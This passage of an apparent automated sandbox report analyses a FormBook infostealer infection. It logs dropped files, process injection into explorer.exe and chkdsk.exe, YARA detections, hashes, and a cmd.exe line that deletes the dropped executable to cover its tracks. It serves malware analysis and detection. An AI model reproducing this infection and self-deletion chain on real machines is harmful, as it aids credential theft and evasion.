C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\pm30pgwp2di9	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40618A	CreateFileW
C:\Users\user\AppData\Local\Temp\fmrfya	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40618A	CreateFileW
C:\Users\user\AppData\Local\Temp\bmexo.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40618A	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nscD5A.tmp	success or wait	1	40398E	DeleteFileW
C:\Users\user\AppData\Local\Temp\nscDF8.tmp	success or wait	1	405DA9	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsmD99.tmp	0	32768	3a 35 00 00 fd 00 00 00 2c 01 00 00 02 00 00 00 fd 01 00 00 03 00 00 00 fd 19 00 00 6d 00 00 00 fd 25 00 00 00 00 00 00 70 34 00 00 01 00 00 00 3a 35 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd 00 00 00 00 00 fd 00 00 fd 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	:5,m%p4:5	success or wait	9	40622A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\pm30pgwp2di9	0	16384	54 fd 07 01 7b 2d f8 fd fd fd fd fd 19 48 fd fd fd fd 48 fd 65 fd 37 fd fd 74 72 63 17 fd fd fd f0 7f 69 fd fd 52 33 78 61 fd 2d 54 fd fd 3c fd 5a 25 fd 65 40 fd b7 fd 2f 60 43 fd 7d 10 fd 01 69 fd 44 6e 71 4f fd fd fd fd fd 3e 6e fd fd fd 16 fd fd fd 25 43 7b fd fd 53 fd 7e fd fd fd fd fd fd 95 fd fd 5f 03 58 1e fd fd 4e 6d fd fd 52 0c 4b 68 0a fd fd fd fd 5e 6c fd 5d 5b fd 39 fd fd 5d 03 fd bf fd fd 69 fd fd 38 fd 56 fd 08 3d fd 08 19 fd fd fd 3c fd 44 5a 32 fd 69 6c fd 07 7c 17 19 4e fd fd 7a 01 fd fd fd 77 62 5a fd fd 36 fd fd c6 6a fd fd fd 2c 5a 5f 1a fd 73 fd 1c fd fd fd fd 1d 18 fd 1b fd 5a fd fd fd 4d 76 fd fd fd fd fd fd fd 58 fd fd fd fd 77 fd fd 28 09 64 fd fd fd fd 01 fd fd fd fd 51 3d 23 2e 0d fd	T-HHe7trciR3xa- T<Z%@/`C}iDnqO> n%C{S~_XNmRKh^l] []i8V=<DZ2il|N zbZ6j,Z_sZMvXw(dQ=#.	success or wait	11	40622A	WriteFile
C:\Users\user\AppData\Local\Temp\fmrfya	0	4810	6a fd fd 51 51 36 18 7d 00 7d fd 30 33 34 00 fd 61 51 fd 34 11 fd fd b1 fd 34 11 fd fd fd 69 00 fd 59 51 44 fd 6d fd 51 51 51 00 fd 55 51 6c 9d 6c 81 1e fd 59 fd 69 68 51 51 51 0a b9 0a 36 4d 6c 9d 6c 81 1e fd 59 fd 69 63 51 51 51 0a fd 41 0a 36 fd 6c 9d 6c 81 1e fd 59 fd 69 42 51 51 51 0a fd 49 0a 36 5d 6c 9d 6c 81 1e fd 59 fd 69 2d 51 51 51 0a fd 11 0a 36 45 00 45 e7 fd fd 39 fd 11 fd fd 9d 7a 0a b1 0a 36 65 18 81 00 69 fd fd 4a 0a fd 69 0a fd 7d 18 fd 69 18 fd 6d 1e fd 12 fd fd fd fd 3a 54 62 18 fd 69 fd 36 6d 1e fd 3f 0a fd 6d 34 33 0a fd 55 00 65 61 fd fd 69 51 51 51 51 00 fd fd fd 58 fd fd 6d 6c b9 3a 6c fd 41 fd 6c fd 49 fd 39 6c fd 11 fd 3a 6c b1 fd 6c fd 69 fd 06 53 41 fd fd 18 fd 54	jQQ6}}034aQ44iYQDmQ QQUQllYihQQ Q6MllYicQQQA6llYiBQQ QI6]llYi-Q QQ6E9z6eiJi}im:Tbi6m? m43UeaiQQ QQXml:lAlI9l:lliST	success or wait	1	40622A	WriteFile
C:\Users\user\AppData\Local\Temp\bmexo.exe	0	16384	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 16 fd fd 77 fd fd fd 77 fd fd fd 77 fd fd fd 25 60 fd fd 77 fd fd fd 25 5e fd fd 77 fd fd fd 25 61 fd 77 fd fd 1f fd fd fd 77 fd fd fd 77 fd fd 77 fd fd 70 0e fd fd fd 77 fd fd 70 0e 7e fd fd 77 fd fd 70 0e fd fd fd 77 fd fd 52 69 63 68 fd 77 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 38 01 7e 62 00 00 00 00 00 00 00 00 fd 00 02	MZ@!L!This program cannot be run in DOS mode.$www%`w%^w%a www wpwp~wpwRichwPEL8~b	success or wait	5	40622A	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	unknown	512	success or wait	73	4061FB	ReadFile
C:\Users\Public\vbc.exe	unknown	16384	success or wait	13	4061FB	ReadFile
C:\Users\user\AppData\Local\Temp\nsmD99.tmp	unknown	4	success or wait	1	4061FB	ReadFile
C:\Users\user\AppData\Local\Temp\nsmD99.tmp	unknown	13626	success or wait	1	403465	ReadFile
C:\Users\user\AppData\Local\Temp\nsmD99.tmp	unknown	4	success or wait	3	4061FB	ReadFile

Analysis Process: bmexo.exe PID: **1224**, Parent PID: **2520**

General

Target ID:	5
Start time:	17:07:48
Start date:	13/05/2022
Path:	C:\Users\user\AppData\Local\Temp\bmexo.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\bmexo.exe C:\Users\user\AppData\Local\Temp\fmrfya
Imagebase:	0xf20000
File size:	80384 bytes
MD5 hash:	FD42CBBC6D53AD34694C46731AABD852
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.979111122.0000000000170000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.979111122.0000000000170000.00000004.00001000.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.979111122.0000000000170000.00000004.00001000.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\fmrfya	unknown	4096	success or wait	1	F22C9C	ReadFile
C:\Users\user\AppData\Local\Temp\fmrfya	unknown	4096	success or wait	1	F22C9C	ReadFile
C:\Users\user\AppData\Local\Temp\pm30pgwp2di9	unknown	175615	success or wait	1	1609F4	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	16051C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	16051C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	16051C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	16051C	ReadFile

Analysis Process: bmexo.exe PID: **1820**, Parent PID: **1224**

General

Target ID:	6
Start time:	17:07:50
Start date:	13/05/2022
Path:	C:\Users\user\AppData\Local\Temp\bmexo.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\bmexo.exe C:\Users\user\AppData\Local\Temp\fmrfya
Imagebase:	0xf20000
File size:	80384 bytes
MD5 hash:	FD42CBBC6D53AD34694C46731AABD852
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.977269250.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.977269250.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.977269250.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.976211361.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.976211361.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.976211361.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.1050132752.00000000000F0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.1050132752.00000000000F0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.1050132752.00000000000F0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.1050273447.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.1050273447.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.1050273447.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.1050307444.0000000000430000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.1050307444.0000000000430000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.1050307444.0000000000430000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	41A407	NtReadFile

Analysis Process: explorer.exe PID: **1860**, Parent PID: **1820**

General

Target ID:	7
Start time:	17:07:55
Start date:	13/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xff040000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.1007465925.000000000A9D3000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.1007465925.000000000A9D3000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.1007465925.000000000A9D3000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.1020176757.000000000A9D3000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.1020176757.000000000A9D3000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.1020176757.000000000A9D3000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

Analysis Process: chkdsk.exe PID: **792**, Parent PID: **1860**

General

Target ID:	8
Start time:	17:08:24
Start date:	13/05/2022
Path:	C:\Windows\SysWOW64\chkdsk.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\chkdsk.exe
Imagebase:	0x80000
File size:	16384 bytes
MD5 hash:	A01E18A156825557A24A643A2547AA8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.1173044498.0000000000300000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.1173044498.0000000000300000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.1173044498.0000000000300000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.1172863395.0000000000090000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.1172863395.0000000000090000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.1172863395.0000000000090000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.1172976610.0000000000200000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.1172976610.0000000000200000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.1172976610.0000000000200000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	AA407	NtReadFile

Analysis Process: cmd.exe PID: **2972**, Parent PID: **792**

General

Target ID:	9
Start time:	17:08:28
Start date:	13/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\AppData\Local\Temp\bmexo.exe"
Imagebase:	0x49d30000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bmexo.exe	success or wait	1	49D3A7BD	DeleteFileW

Disassembly

No disassembly